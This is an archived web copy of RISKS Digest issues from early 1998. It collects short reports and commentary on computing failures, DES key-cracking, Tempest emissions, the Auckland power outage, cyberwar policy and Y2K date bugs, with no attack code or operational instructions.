From at least 1 Feb 1998 until it was fixed on 10 Feb, at 5:20am each morning TCI gave San Francisco's Channel 27 viewers 40 minutes of free porn from the Adam-and-Eve network on its pay-per-view preview channel. (However, there were interruptions for commercials advertising similar stuff.) The glitch was attributed to the computer system turning off the masking supposedly provided by the scrambler, ahead of schedule.

[Premature emasculation?]

[PGN Stark Abstracting from Nando.net Scripps-McClatchy Western item, by Anastasia Hendrix in the San Francisco Examiner, 12 Feb 1998,

http://www.techserver.com/newsroom/ntn/info/021298/info23_29316_noframes.html

Thanks to Aydin Edguer <edguer@MorningStar.Com> for noting this one.]

[No telling what we'll see when Y2K hits their computer -- perhaps total unscrambling!]

⚡ DES-II-1 challenge cracked

David McNett <nugget@slacker.com>
Tue, 24 Feb 1998 23:38:58 -0600

[Sent to RISKS courtesy of Dave Farber's IP list.]

Original-Subject: [RC5] [ADMIN] The secret message is...

[<http://www.distributed.net/des/nugget.txt>]

Once again I have the great privilege of coming to you with good news.

It is with great pleasure (and a sigh of relief) that I can now inform you that the DES-II-1 challenge has been successfully met by distributed.net.

The winning key to the challenge was detected and submitted to RSA Labs at 02:26 GMT on Monday, 23-Feb-1998.

The correct key, 76 9E 8C D9 F2 2F 5D EA, revealed the words which we've been anticipating these past 39 days:

"The secret message is: Many hands make light work."

(If you ask me, this is a nice nod in our direction. Thanks,

RSA Labs!)

In addition to proving that 56-bit DES is no longer sufficient for protecting valuable information, we've now also proved that blind luck need not be a factor in brute-force decryption attacks. The original DES Challenge and the more recent RC5-56 wins were fortunate and did not have to sweep a significant portion of the keyspace. This time around, however, we managed to complete almost 90% of the keyspace and have now proven that even when the law of averages chooses to catch up to us and forces us to pay our dues, we are still an unstoppable force. Our collective victory is all the more impressive when you consider what we had to accomplish to achieve it.

We tested sixty-three quadrillion keys. That number is simply staggering.

Assuming *0* growth between now and July, we'll be able to sweep the entire DES-II-2 keyspace in just under 29 days. That's assuming that we do not recruit another person, don't add any more machines, and are even more unlucky next time. I daresay at least one of those assumptions is probably false.

I'd invite all of you to join us in IRC (efnet, #distributed) for a rowdy victory party. Take a breather. Sit back and watch your clients automatically roll over to RC5-64.

The only other issue at hand is *who* found the key. The person who found the winning key has politely asked to remain anonymous. Rest assured, I've

been in contact with them and they know they've won. They will be receiving their full share of the prize and are quite excited about the victory. All I'd ask is that we all respect this person's wishes and not bother the list with public speculation as to their identity. I'm sure we all appreciate just how important privacy and anonymity can be.

Here are some numbers to chew on while the stats are down:

Project statistics:

Start of contest: at 09:00 PST	January 13, 1998
Start of distributed.net effort: at 09:08 PST	January 13, 1998
End of Contest: 1998 at 02:26 PST	February 23,

Size of key space:
72,057,594,037,927,936
Approximate keys tested:
63,686,000,000,000,000

Number of 2^{30} (average) keyblocks:
67,108,864

Number of keys in average keyblock:
1,073,741,824

Peak blocks per day:
5,540,982

Peak keys per second:
34,430,460,000

The unencrypted message: Many hands make light work

Computing equivalents:

Distributed.net is equivalent in processing power to:

11,264	DEC Alpha 21064 533s
15,316	Sun Ultra I 167s

22,393	Intel Pentium II 333s
68,859	Macintosh PowerPC 604e/200s.
41,712	Intel Pentium 166s
399,374	Intel 486DX2/66s
7,446,033	Intel 386SX/20s

(based solely on DES client performance)

Prospective:

If Keys were dollars, we could pay off the U.S. National Debt in 6.25 minutes

If Keys were pennies, we could buy 536249385 Mazda Miatas each day.

If Keys were pennies, we could buy 256728249 Jeep Cherokees each day!

If you printed a single page to represent each key block as it was checked and placed those pages in a stack, it would grow 12.83 inches taller every minute.

If blocks were liters of Dr. Pepper, we could produce 6381493 six-packs each day.

If Key Blocks were cheeseburgers, fries, and a large Dr. Pepper, we could feed the entire city of Toronto, Ontario lunch each day.

(On a personal note, It sure feels nice to be doing RC5 blocks again. I feel like I've just slipped on an old, comfortable pair of loafers that were lost in the attic for two months.)

✶ Re: Markus Kuhn and Ross Anderson's Soft Tempest ([RISKS-](#)

19.59)

Lloyd Wood <L.Wood@surrey.ac.uk>

Fri, 13 Feb 1998 20:39:04 +0000 (GMT)

In [RISKS-19.59](#) Ross Anderson is quoted by Minow et al. as saying:

> <<http://www.cl.cam.ac.uk/~mgk25/ih98-tempest.pdf>>

> In its simplest form, our technique uses specially designed
'Tempest

> fonts' to make the text on your screen invisible to the spooks.

Specially designed fonts as such aren't required; with the advent of

routines to generate smoothed anti-aliased fonts on personal computers, the

detection of text on a CRT as discussed by Anderson et al is made slightly

more difficult as the edges are already smoothed, removing high-frequency

signal components.

Modifying the system bitmap text anti-aliasing routines, rather than the

display drivers as the paper suggests, to 'lowpass-buffer-alias' (for lack

of a better term) all output fonts as directed is rather easier than

redesign of individual fonts. It offers more transparent results, and the

resulting security solution is more easily distributed to and accepted by

users than a host of new fonts or a replacement display driver would be.

On the Macintosh, you'd generate lowpass-buffer-aliased SoftTempest fonts by

modifying the source to Landweber's "Greg's Hack", now his shareware

SmoothType (source and pointers to antialiasing algorithms available from

<http://www.kaleidoscope.net/greg/smoothtype.html> [CORRECTED IN ARCHIVE.]

On Windows, Microsoft's own antialiasing routines - a later product, also called Smoothtype - are included in their Plus! Pack and with Explorer 4.0. [previously noted by bos, [RISKS 19.42](#)]

I'd worry about a Tempest virus that polled a personal computer's CD-ROM drive to pulse the motor as a signalling method:

- * Modern high-speed CD-ROM drive motors are both acoustically and electrically noisy, giving you two attack methods for the price of one;

- * Laptop computer users without CRTs, and the PC users that can afford large LCD screens instead of CRTs, often have CD-ROM drives;

- * Users are getting quite used to sitting patiently while their CD-ROM drives grind away for no visibly obvious reason (but that's quite enough about the widespread installs of software from Microsoft CD-ROMs that prompted Kuhn's investigation in the first place.)

<L.Wood@surrey.ac.uk>PGP<<http://www.sat-net.com/L.Wood/>>+44-1483-300800x3641

⚡ Risk: Massive NT Outage due to Registry corruption

<mandrews@fd9ns01.okladot.state.ok.us>

Thu, 12 Feb 1998 11:23:36 -0500

[This was sent me by someone at a Fortune-100 manufacturer, and is anonymized and sanitized at the original sender's request. It is genuine.]

> The recent power fluctuations here in [placename] corrupted

the NT

> registries in our [server-community-names]. As a result, our entire NT

> network (>10K machines) is down, and has been since 5 am this morning. (I'm doing direct IP to [product-name] to do mail. Thank God.)

> Once the registries got corrupted, the databases of user signons went,

> too. And, of course, the tape backups won't load because NT requires a

> timestamp somewhere in the guts that the tape image doesn't match to the

> clock. So every NT server, and most NT workstations, won't do anything

> except local work.

> If this were just office workers, it would be annoying enough. But the

> [product name] servers require such close tie-ins to the machine accounts

> that they are dead -- guess what helps run our factories? Can you say loss

> of \$1M+ per hour?"

> Why am I telling you? Because our NT guys have suddenly realized that this

> is a good candidate for a denial of service attack: once the registries

> get corrupted, the entire resource domain has to be reloaded by hand --

> and that apparently includes desktops. If you have ideas on how to go

> check the registries on your NT servers, I'd suggest you go do so.

In another letter, the original sender elaborates:

> If you are recovering from this, every desktop user will have to

> delete/disable their <user>.pwl file to be able to get back on the

> network, because that file hardcodes which domain server they are

> on. HOWEVER, if they do that, they can then not get into any other service
> on their desktop for which they've stored the password, because they're
> all in that file. if the user doesn't remember the password, they're SOL,
> because the latest patch from MS keeps the *.pwl files from being hackable
> by the "standard" hacker and pwledit tools -- but it is also rendered
> unreadable to the MS standard pwl editor, too.

The total outage was in excess of 12 hours, and the loss-of-revenue from the outage is estimated to be more than \$10 million.

Mike Andrews, D.P. Director, Okla. Dept. of Transportation
mandrews@fd9ns01.okladot.state.ok.us

✈ Airport Big Brother Blocks Buggies

"Marcus J. Ranum" <mjr@nfr.net>
Mon, 09 Feb 1998 17:10:27 -0500

Baltimore Washington International Airport recently installed a system "for my protection" "with my tax dollars" which delayed me considerably in getting home one night.

About a month ago, I noticed small video cameras appearing at the exit lanes of the parking lot. I assumed that they were to record license plates in the event of someone trying to skip paying, or using a stolen credit card. Since my car is kind of short, they've already had to ask me several times to back up so that the camera could get my plate. I usually pay with a credit card

so I didn't think this was an especially big deal. Now, I'm not so sure at all.

The other night I got back from a late trip, and when I came to pay the lady apologized and explained that there were some delays "because the system is running slow." I said that was no problem because I was paying cash, handed her exact change, and waited for the bar to go up. She was still fiddling with a computer and I began to get irritated and asked her to let me leave. "I can't do that, the state police computer has to clear your tag, first!"

I sat there for quite a while, and while I was waiting (maybe a total of 10 minutes) I got more details from her. It seems that "to protect us" Maryland's State Police established the system. Either she was no rocket scientist, or someone had lied to her about the purpose of the system, because she was convinced it was to prevent theft of vehicles. I tried some logic: "if someone was stealing my car from the lot, I would still be away on my business trip, so I wouldn't have reported it stolen, yet." I suppose that a stupid criminal who was going to rob cars would car-pool into the lot with a buddy, but I have to wonder who/what they are really trying to track. My paranoia was heightened by the state police cruiser that was idling in the vacant lot just across the access road.

As a computer security guy, I worry about these things more than most people. But, I suppose that the presence of this system means

there is a record someplace of who and when people went to a major airport. Since it's presumably not "sensitive" information, the security on that record is probably lousy. (I've seen how government agencies usually handle any computer records that are not CLEARLY sensitive) :(I guess the technology will appear elsewhere - perhaps at stop lights in major intersections "to protect us" by detecting cars that have somehow been identified as "worth catching."

When you go to the airport they ask you "has any unknown person asked you to carry anything in your bags?" I guess the savvy frequent flier will make sure they never travel to BWI with an unknown person or in an unknown car -- I am just Real Happy that the police computer didn't have my tag number in its database as a dangerous, armed felon. I see all kinds of potential for disaster in the event of a license tag confusion. I got off lucky because all Big Brother did that evening was waste 15 minutes of my time and give me a good cardiovascular workout by raising my blood pressure a notch. It's nice to see my "tax dollars at work." :-P

Marcus J. Ranum, CEO, Network Flight Recorder, Inc. <http://www.nfr.net>
home - <http://www.clark.net/pub/mjr>

⚡ Dennings' "Internet Besieged: Countering Cyberspace Scofflaws"

"Rob Slade" <rslade@sprint.ca>
Fri, 20 Feb 1998 08:28:41 -0800

BKINBSGD.RVW 971120

"Internet Besieged: Countering Cyberspace Scofflaws",
Dorothy E. Denning/Peter J. Denning, 1998, 0-201-30820-7
%A Dorothy E. Denning denning@cs.georgetown.edu
%A Peter J. Denning
%C P.O. Box 520, 26 Prince Andrew Place, Don Mills, Ontario
M3C 2T8
%D 1998
%G 0-201-30820-7
%I Addison-Wesley Publishing Co.
%O 416-447-5101 fax: 416-443-0948 800-822-6339 617-944-3700
%O Fax: (617) 944-7273 bkexpress@aw.com
%P 547 p.
%T "Internet Besieged: Countering Cyberspace Scofflaws"

As with the earlier "Computers Under Attack" (cf. BKDENING.RVW),
this book
is a collection of papers related to the titular topic. This
text is not
just an updating of the earlier work, although some of the same
papers
appear, having been revised and updated. It is also more
narrowly focussed,
with sections discussing the worldwide network, Internet
security,
cryptography, secure electronic commerce, and finally dealing
with law,
policy, and education. The anthology style is well suited to a
constantly
changing and still emergent field.

Under the scope of the worldwide network, there is an initial
review of the
history of the net by Peter Denning. Dorothy Denning follows up
with an
overview of system security breaking methods over networks.
(While it is a
fine and readable piece of work, the essay is not quite as

riveting as the interview with a system cracker in "Computer Under Attack.") As usual, the most interesting papers deal with real case studies, such as the attack on Rome Labs. Peter Neumann's brief piece on the RISKS-FORUM archives indicates the value that the net can be in protecting itself, since RISKS acts as a kind of repository memory of attacks and weaknesses. The even briefer article on securing the information infrastructure is a kind of call to arms to pay attention to security in important control systems. Part one is finished off with Eugene Spafford's computer virus paper; by now the classic short work in the field.

Part two, specifically looking at Internet security, starts with another case study; that of the Berferd attack on Bell Labs. This is followed by an overview of network security threats and protective tools. Two articles look at specific types of assaults: "sniffing", which works because of the broadcast nature of many means of media access, and "spoofing", which works because of the automatic configuration and repair protocols intended to provide reliability. An overview of password use looks primarily at technologies to make password cracking more difficult. Four security tools are introduced, a GPS (Global Positioning System) based authentication scheme, Tripwire, DIDS (Distributed Intrusion Detection System), and SATAN (Security Administrator Tool for Analyzing Networks). Java security also gets a thorough examination.

The section on cryptography starts with the development of the Data Encryption Standard. (It is indicative of the rate of change in this field that the following article, looking at the breaking of two recent cryptographic systems, doesn't cover the cracking of DES. The book was published just before that happened.) There is a detailed essay on the Internet Privacy Enhanced Mail (PEM) protocol, and a more conceptual paper on authentication for distributed networks. There is also a taxonomy, or method of classifying, for key recovery encryption systems.

Security of electronic commerce covers electronic commerce itself, atomicity in electronic commerce (which determines the general usefulness of a system), another overview of Internet security vulnerabilities, digital forms of money and cash, and identify misuse and fraud.


The final part looks at social issues. The law enforcement in cyberspace address, coming as it does from a US federal agency, is unsurprising in its call for key escrow. Dorothy Denning follows up with a more reasoned review of the market forces. Bruce Sterling gets two cracks at computers and privacy. Eugene Spafford gets the hardest job--looking at computer ethics--and does a decent and practical job. There are two examples of use policies from universities, and a final, very interesting, article on the inclusion of data security topics and activities in the teaching of computer science concepts (rather than the other way around).

Even within this limited frame of reference, the book cannot be exhaustive.

When you start to consider the gaps that are missing, like the international nature of many activities that make them essentially immune to legal remedies, you also find that whole fronts of the Internet siege are unmentioned, or only tangentially referred to. Spam, fraudulent chain letters claim many more victims than do system crackers.

Still, this work is both interesting and valuable. It should be of particular use to the student or teacher of data security, although there is much to hold the attention of any interested individual.

copyright Robert M. Slade, 1997 BKINBSGD.RVW 971120



Report problems with the web pages to [the maintainer](#)



THE RISKS DIGEST

Forum on Risks to the Public in Computers and Related Systems

[ACM](#) Committee on Computers and Public Policy, [Peter G. Neumann](#), moderator

Volume 19: Issue 61

Tuesday 3 March 1998

Contents

- [Auckland city center shut down due to lack of power](#)
[Peter Gutmann](#)
- [Cybotage Risks, Information Warfare-Defense, CyberWar](#)
[Robert J. Perillo](#)
- [Re: CyberAttack on the Pentagon](#)
[William Hugh Murray](#)
[Fred Cohen](#)
- [Another way to take down the mail system](#)
[Rob Slade](#)
- [DES-II-1 correction](#)
[Billy Harris](#)
- [Vladimir Levin sentenced for Citibank](#)
- [Y2K Problem Hits Graveyards](#)
[Dave Graf](#)
- [Re: Year 2100 compliance?](#)
[Leonard Erickson](#)
[Terje Mathisen](#)
- [COMPAQ usability problem](#)
[Edward Chernoff et al.](#)
- [Reminder on Privacy Digests](#)

[Info on RISKS \(comp.risks\)](#)

⚡ Auckland city center shut down due to lack of power

Peter Gutmann <pgut001@cs.auckland.ac.nz>

Mon, 23 Feb 1998 09:12:05 +1300 (NZDT)

[Note: The message could not be sent from the above FROM: address, because of the problem described below. I have substituted the proper one. PGN]

The city of Auckland has its power provided by Mercury Energy, who have three 110kV lines (two main ones and a backup) and a 27kV line (another backup) feeding the central business district. Most of these cables have copper conductors inside a pressurized nitrogen jacket (apparently we're one of the few countries which use these), one of them is oil-filled. The cables are supposedly around 40 years old with an overall life expectancy of 60 years, the suspicion is that the El Nino summer has dried out and heated the ground so that vibration and ground movement (shrinkage) have damaged the cables.

Because of this, all the cables have failed, leaving the central city without power. So far this has affected (at various times) a number of banking data centres (the first day the power went out was on the Thursday when everyone's pay is supposed to be processed - the data centres themselves have generators, but the sources feeding them information don't), the stock

exchange, the Auckland central post office buildings, customs and immigration, some sections of inland revenue, Aucklands main hospital and medical school complex (they have generators, but one of them failed, leaving the childrens hospital without power), the university, and God knows what else (many of these places have generators, but there were apparently glitches in switching over and one or two breakdowns which have caused problems). One comment I've heard is that the power company may not survive the lawsuits which follow this (taking out some suburb is serious enough, but taking out the central business district with its cluster of multinational accounting and legal firms, banks, government departments, and whatnot is really bad).

There's a web site <http://www.mercury.co.nz/cable/index.html> with updates on the situation, this is a Mercury Energy site so be aware that it's subject to the usual degree of spin control (there have been discrepancies to date between their statements to the media and what's actually happening).

Various data points:

- The mayor has told businesses in the central city to either close down or relocate for at least a week.
- At first the estimated time to repair was a week, now the official estimate being fed to the media is 1-3 weeks but the estimate from power company workers is a month at least (these figures change constantly, they seem to be getting worse).

- In the last five years, Mercury Energy have followed the present economic wisdom of aiming for efficiency and a good return to their shareholders (the Mercury Trust) and have reduced their field workforce by half. In addition for the last three years their energy has been poured mostly into an (ultimately fruitless) struggle to take over their neighbouring power supplier, Power NZ.

- Workers from other power companies are being brought in and working in civvies to hide the extent of the problem. Workers were flown in from Sydney, Australia to fix the cables, the estimate is that it'll take about a week without power to redo these, and if the load placed on them is too high they'll fail again.

- Apparently the idea of moving ships from the naval base on the other side of the harbour across to the Auckland waterfront to act as floating generators was considered, but there are problems with feeding the power from the ships to the city. There's also the problem that there's nothing around which can generate enough power to supply even a fraction of the power requirements.

- Because the central city was without power, there was a civil defence callout to avoid a potential crime wave. Police were called in from other parts of the city to patrol the city center. The lack of power is affecting building access control systems and alarms, buildings have to have doors propped open so people can get in or out, so there's no real protection for the building

contents. The services of private security firms are in great demand.

- Since water and sewage rely on electrically-driven pumps to get them into office blocks and towers, these services weren't supposed to be available either, however one cable is now repaired and, while it lasts is (barely) providing power which is being used by emergency and civil services as far as possible, with other services like traffic lights being run if there's anything to spare.

- In one 10-15 story office block, sprinklers were activated by the power outages and continued spraying water into the building for quite some time. A comment from someone who saw the aftermath was "They may as well demolish the building and start again".

- One company flew in a generator from Poland to try and keep things running. The lack of power is a UPS vendors dream, they're almost impossible to obtain. One company asked that their order of UPS's be shipped with a full charge.

- From talking to people in various affected central city buildings, as soon as the power comes back on the affected law firms will be handling enough lawsuits to keep them in clover for years. In theory the current commercial monopolies inherited the privileged positions of the old Power Boards from which they're descended, making it impossible to sue them for failing to provide a service, however it's not unlikely that the combined legal

resources of everyone they've annoyed will find some way to get to them

(there are probably armies of lawyers sitting around candles right now

scrutinising the relevant legislation). The Prime Minister has already made

a plea for people not to engage in a witch-hunt against Mercury Energy.

- The power outages did bring out some good things though. After the power had

been out for about half an hour on the first day, someone mentioned that the

fridges downstairs wouldn't be powered. In the spirit of true cooperation

and self-sacrifice, everyone immediately rushed downstairs and saved all the

beer from getting warm.

The risks here are fairly obvious: Everything is concentrated into the central business district, there's no way to feed in power from anywhere else even if it were available, there's no way to allocate power based on how critical the services are beyond a very crude level (the few buildings which have generators or some other way to get power have air conditioning, lights, and whatever else running full tilt as usual, while less privileged buildings have no power or power-related services), and going for efficiency and profit rather than reliability for an essential service like this is very risky.

The only real benefit I can see from this is that it'll serve as a great case study for the Infowar crowd, although the fact that it's due to simple cable faults rather than assorted Rube Goldberg devices may make it slightly less appealing for them.

Peter

✦ **Cybotage Risks, Information Warfare-Defense, CyberWar**

<Perillo@DOCKMASTER.NCSC.MIL>

Fri, 20 Feb 98 00:22 EST

Cybotage - Wilfully and/or maliciously to destroy or impede the automatic control processes of computers, and/or deliberate disruption of an "interconnected communications system" (Network).

Imagine the "DieHard 2" scenario, Airplanes crash, loss of life, because the software in the maintenance system for the navigational aids of the Air Traffic Control System malfunctioned. "The other key opening for a terrorist act in the near future is the Sydney Olympics in 2000. While law enforcement organizations are concentrating on physical security they have not canvassed cybersecurity issues ... What if a 747's GPS and ILS systems were infiltrated to cause it to crash at Sydney's already limited capacity international airport? The political and psychological effect of an act of that kind in the Australian context is hard to calculate.", Australia's Vulnerability to Information Attack: Towards a National Information Policy, Dr. Adam Cobb, Strategic and Defence Studies Centre, Australian National University, Fall 1997.

Imagine nationwide Telephone and Power disruptions, not because of downed lines, but because of malfunctioning software.

Financial markets shut down and bank accounts not accessible,

due to
computer/network database problems.

Imagine Information Systems Technology (IST) malfunctions cause
Emergency
Services (E911) Unavailability, Police/FBI phones jammed,
Internet Service
Provider's (ISP's) to be out of service. Environmental damage
due to IST

problems that caused a Pipeline disruption, a Chemical Plant
fire, and/or a
radioactive release from a nuclear power plant. "The U.S. is
vulnerable and
currently unprepared to defend crucial parts of its digital
infrastructure."

[Presidents Commission on Critical Infrastructure Protection
(PCCIP),
Critical Foundations, Protecting America's Infrastructures,
October 1997,
Chapter 5, Figure 5 <http://www.pccip.gov>]

And DrawBridges are "taken out" by introducing a computer virus
to their
microprocessors. [Information Warfare - Delphi, June 1996, Roger
Dean
Thrasher, Thesis page 30, <http://stl.nps.navy.mil/~c4ipro/thesis.html>]

Or the American, British, or Australian Political System
manipulated by the
"Ender's Game" scenario in which fringe groups or terrorists use
anonymity,
false identities, unlimited access, and the national nets to
spread
disinformation and propaganda which alters the government.
[Ender's Game,
Orson Scott Card, SF, 1977]

In July of 1996, Dr. John Deutch Ph.D., former CIA Director,
told a Senate
Governmental Affairs subcommittee that the risks of cyber attack
was one of
the top threats to U.S. national security.

Are these Threats and/or Vulnerabilities Real or Imaginary, with or without foundation? The problem with the October 1997 President's Commission on Critical Infrastructure Protection (PCCIP) Report, was not "the avoidance of the strong encryption issue - and the insistence that the government have access to corporate encryption keys." But its failure to provide a credible and comprehensive threat and vulnerability analysis, a list of specific problems, statistics, and detailed case histories. This information will be needed to understand the scope of the problem, make knowledgeable recommendations, and determine how to solve the problems and fix the systems.

According to the 1997 InfoSecurity News Industry Survey - Deloitte & Touche LLP, of 1225 organizations surveyed, 26-30% of the respondents blamed "the Lack of Centralized Authority" as an obstacle to Computer and Telecommunications Security. And 40% blamed "Unclear Responsibilities".

This goes beyond reporting or "information sharing", or a consulting company to analyze or assess data? What is needed is a National Focal Point for Computer and Network Security, Information Warfare - Defense (IW-D) to set Standards, provide Resources and Funding, Coordinate an incident response, Help repair the damage, Help fix the security vulnerabilities, Catch and prosecute the attacker?

While computer/communications security "defense in depth" is a good idea, there must be funds and resources available to pay for it. In

the 1997

InfoSecurity News Industry Survey, 63-68% of the respondents stated that

"Budget Constraints" were their biggest obstacle to computer and telecommunications security. "Slim budgets still inhibit many IST departments from protecting the security of their systems.

Nearly 60% of the

U.S. respondents to the survey cite lack of money as an obstacle in

addressing security concerns. Without money, implementing security is

difficult at best.", 5th annual InformationWeek/Ernst & Young Information

Security Survey.

If we must super-ruggedize our IST infrastructures, then increased amounts

of resources, incentives, and funding are needed to implement Computer/Communications Security in both the Government and Private sectors?

"Computer & Communications Industry Association (CCIA) believes that

requiring American industry to bear the cost of building such super-rugged

infrastructure security upgrades would constitute an excessive burden that

would blunt the edge of American industry", CCIA congressional testimony,

6-Nov-1997.

Footnote: "defense in depth", refers to use of multiple protection tools,

Virus detection, Access Control, Firewalls, Intrusion Detection software, Secure Modems, Token-based passwords,

Cryptography, Biometrics, Security Assessment tools, etc. .

References:

* InfoSecurity News - Deloitte & Touche LLP, David S. Bernstein, 1997 Industry Survey, May 1997, cover story page 20.

* InformationWeek, "Trends, 5th annual InformationWeek/Ernst & Young Information Security Survey", Beth Davis, 08-Sep-1997.

* RAND, "CyberWar is Coming!", John Arquilla and David Ronfeldt, 1993, Comparative Strategy, Vol. 12, 1993, pp 141-165.
<http://gopher.well.sf.ca.us:70/0/Military/cyberwar>

* RAND, Richard O. Hundley and Robert H. Anderson, "Security in Cyberspace: An Emerging Challenge for Society", RAND P-7893, December 1994.

* RAND, Roger C. Molander, Andrew S. Riddile, Peter A. Wilson, "Strategic information warfare: a new face of war", MR-661-OSD, 1996.
<http://www.rand.org/publications/electronic>

Robert J. Perillo, CCP Richmond, VA
Perillo@dockmaster.ncsc.mil

[Usual disclaimers omitted]

🔥 Re: CyberAttack on the Pentagon (PGN, [RISKS-19.60](#))

William Hugh Murray <whmurray@sprynet.com>
Mon, 02 Mar 98 17:45:11 -0500

There is no evidence available to me that says that the recent successful hacker attacks were the result of a software problem. While it may well have been aggravated by product problems, their roots were in the continued use of user-selected reusable passwords. [Blaming the vendors in a world in which government actively punishes vendors for including encryption in their products is absurd on its face.]

There is a great deal of evidence available to me:

That not only will secure products not be favored in the market place, they are often punished. Security features, functions, and properties often get on the list but they are never peer with performance and function. They are not as highly valued as generality and flexibility.

That legitimate controls provided to management will be used to cripple security on many, if not most, systems.

That most of the problems result from how we use products and how we put them together. These are things that are outside vendor control.

That The hacker enjoys a target-rich environment in which success is guaranteed. Security is a balancing act in which successful attacks do not mean that we did it badly.

That the government has managed to get most of its systems off the target of opportunity list and many off of the target of choice list.

That technology can help good management but that no amount of it can compensate for bad management. Security is first, last, and always a management problem, not a product problem.

Bill

[Bill has long been an advocate of the position that security is a management problem. I have long been an advocate of the position

that it is ALSO a technology problem. If systems are riddled with security flaws, there is little incentive to use serious user authentication. Management's options are limited thereby. In addition, there are issues with respect to which security is ALSO a user problem, an education problem, and a legal problem. It is all of those. Believing that it is only one of those is a huge oversimplification, and an enormous risk in itself. PGN]

⚡ Re: CyberAttack on the Pentagon (PGN, [RISKS-19.60](#))

Fred Cohen <fc@all.net>

Fri, 27 Feb 1998 17:45:18 -0800 (PST)

Indeed, it may well have been the ``the most organized and systematic the Pentagon has SEEN to date'' - the operative word being "SEEN". Many larger scale attacks against Pentagon systems have been widely published, but none of them were "SEEN" until far later - and none were seen by the Pentagon at all. They were generally detected in audits by non-Pentagon folks.

When a previously blind person sees something, it's something to stand up and notice.

Fred Cohen & Associates: <http://all.net> - fc@all.net - tel/fax:510-454-0171

⚡ Another way to take down the mail system

"Rob Slade" <rslade@sprint.ca>
Fri, 27 Feb 1998 15:19:21 -0800

I got a mail bounce from a friend locally, so I called to find out what was up. Seems that, over the weekend, someone broke in and stole a computer. Turns out it was the MS Exchange server. For the whole company.

rslade@vcn.bc.ca rslade@sprint.ca slade@freenet.victoria.
bc.ca
virus, book info at <http://www.freenet.victoria.bc.ca/techrev/rms.html>

✂ DES-II-1 correction (Re: McNett, [RISKS-19.60](#))

Billy Harris <wharris@mail.airmail.net>
Fri, 27 Feb 1998 17:10:06 -0600

[The stats for the Power PC were wrong in the previous posting. Here is a follow-up posting made by Distributed net. Billy Harris]

I need to clear up some confusion about the statistics that were posted on Nugget's "[ADMIN]" post last night. I made the stats at the end of the post including the "Perspectives" and "Computing Equivalents," and they seem to have a mistake.

The keys-per-second rankings were gathered from AldE's speed page at <http://www.alde.com/speed.html>. I did not realize that those pages listed the speed for the early DES PPC clients, which were much slower than the ones at the end.

The speed I used to create the "Computing Equivalents" was about 500kk/s for the PPC 604e/200. The more recent and correct speed was more like 1250kk/s.

That would make the figure "27544 Macintosh PowerPC 604e/200s" instead of

"68859 Macintosh PowerPC 604e/200s."

Motorola PowerPC machines have made a significant contribution to all of the distributed.net efforts. The previous post was not intended to upset and Macintosh or PPC users and we mean no disrespect.

I apologize for the confusion.

Daniel Baker, distributed.net

⚡ Vladimir Levin sentenced for Citibank

<PGN>

Wed, 25 Feb 1998 09:25:46 -0800

Vladimir Levin was sentenced to three years in prison for his role in the

1994 Citibank escapade ([RISKS-17.27](#),28,29,61), and must pay Citibank

\$240,015 in restitution. (He as already spent 30 months in a British jail

and 6 months in a U.S. jail.) Four of his accomplices had previously

pleaded guilty to conspiracy to commit bank fraud. [PGN Abstracting from

Internet robber sentenced, <http://cnfn.com/digitaljam/9802/24/robber/>

with thanks to stevan@netscape.com (Stevan Milunovic).]

⚡ Y2K Problem Hits Graveyards

Dave Graf <DavidG3276@aol.com>

Mon, 2 Mar 1998 21:24:46 EST

Regarding Y2K projects, we often forget that other applications besides those involving computers are also affected by the millennium change. For example, I saw an item in a local paper about problems involving preinscribed tombstones. Apparently, it is not uncommon to preinscribe the first two digits of the year of death. I've seen this in graveyards where there is one tombstone for a husband and wife, but one of the spouses is still alive. Not surprisingly, "19" has been the popular choice, but what are they going to do with those tombstones when the year 2000 rolls around?

[With old COBOL programmers dying off, perhaps we will begin to see tombstones with HEX dates such as 199A, 199B, etc. until the supply dwindles. PGN]

⚡ Re: Year 2100 compliance? (Shimomura, [RISKS-19.60](#))

Leonard Erickson <shadow@krypton.rain.com>

Sun, 1 Mar 1998 05:37:46 PST

The MS-DOS file system's date format does support dates outside the range 1980-2107. And every MS-DOS/PC-DOS that I've ever checked it on balks at dates past 2099-12-31 as inputs.

So there's not really a lot of point in putting in support for higher dates until someone figures out what the OS is going to do about this "design flaw". At least not from a profit standpoint.

I agree that they shouldn't have limited the fix this way, but given the dominance of Microsoft OSes on the platform in question, I'm not surprised.

Leonard Erickson (aka Shadow) <shadow@krypton.rain.com>

✶ Re: Year 2100 compliance? (Shimomura, [RISKS-19.60](#))

Terje Mathisen <Terje.Mathisen@hda.hydro.com>

Sun, 01 Mar 1998 15:04:10 +0100

I believe 2100 is a "harder" limit than Y2K for most applications using 2-digit years. The AMI BIOS noted in [RISKS-19.60](#) is just one example.

The CMOS chip introduced on the 1984 model IBM AT has 2 BCD digits each for year, month, day, hour, minute and second.

On top of this, IBM decided to store the current century in one of the CMOS bytes not directly updated by the clock circuitry.

This will work correctly past 2000 because Y2K is a leap year, but after 2100-02-28 lots of software/hardware using two-digit years will have a hard time figuring out that 2100-02-29 does not exist.

It is interesting to note that even Network Time Protocol (NTP),

up to
the latest test releases (V4.X), will have problems at this
time, due to
the way NTP handles reference clocks:

NTP ignores the (usually two-digit) year info from a reference
clock,
and will instead ask the OS for the correct year number.

>From the OS-supplied year plus reference clock month/day info,
the software
calculates the day number in the current year, a calculation
which will of
course fail after 2100-02-28.

Terje.Mathisen@hda.hydro.com

⚡ COMPAQ usability problem (Mellor, [RISKS-19.60](#))

Edward Chernoff <ECHERNOFF@OTIS.STATE.NJ.US>

Tue, 03 Mar 1998 07:53:36 -0500

No "Any key"? My keyboard does not have any key identified as
'return'.

This may not solve their problem.

[Similar comments about PC keyboards having "enter" keys, from
grady@mdc.net (Dick Grady),
Thomas Dzubin <dzubint@vcn.bc.ca>,
Jay Crowley (jjc@cdrh.fda.gov), and
"Chris Cartledge" <C.Cartledge@sheffield.ac.uk>
who noted that "ANY KEY" is wrong: Shift and Control don't
count.]

⚡ Reminder on Privacy Digests

<RISKS moderator>

17 Apr 1997

Periodically I remind you of TWO useful digests related to privacy, both of which are siphoning off some of the material that would otherwise appear in RISKS, but which should be read by those of you vitally interested in privacy problems. RISKS will continue to carry general discussions in which risks to privacy are a concern.

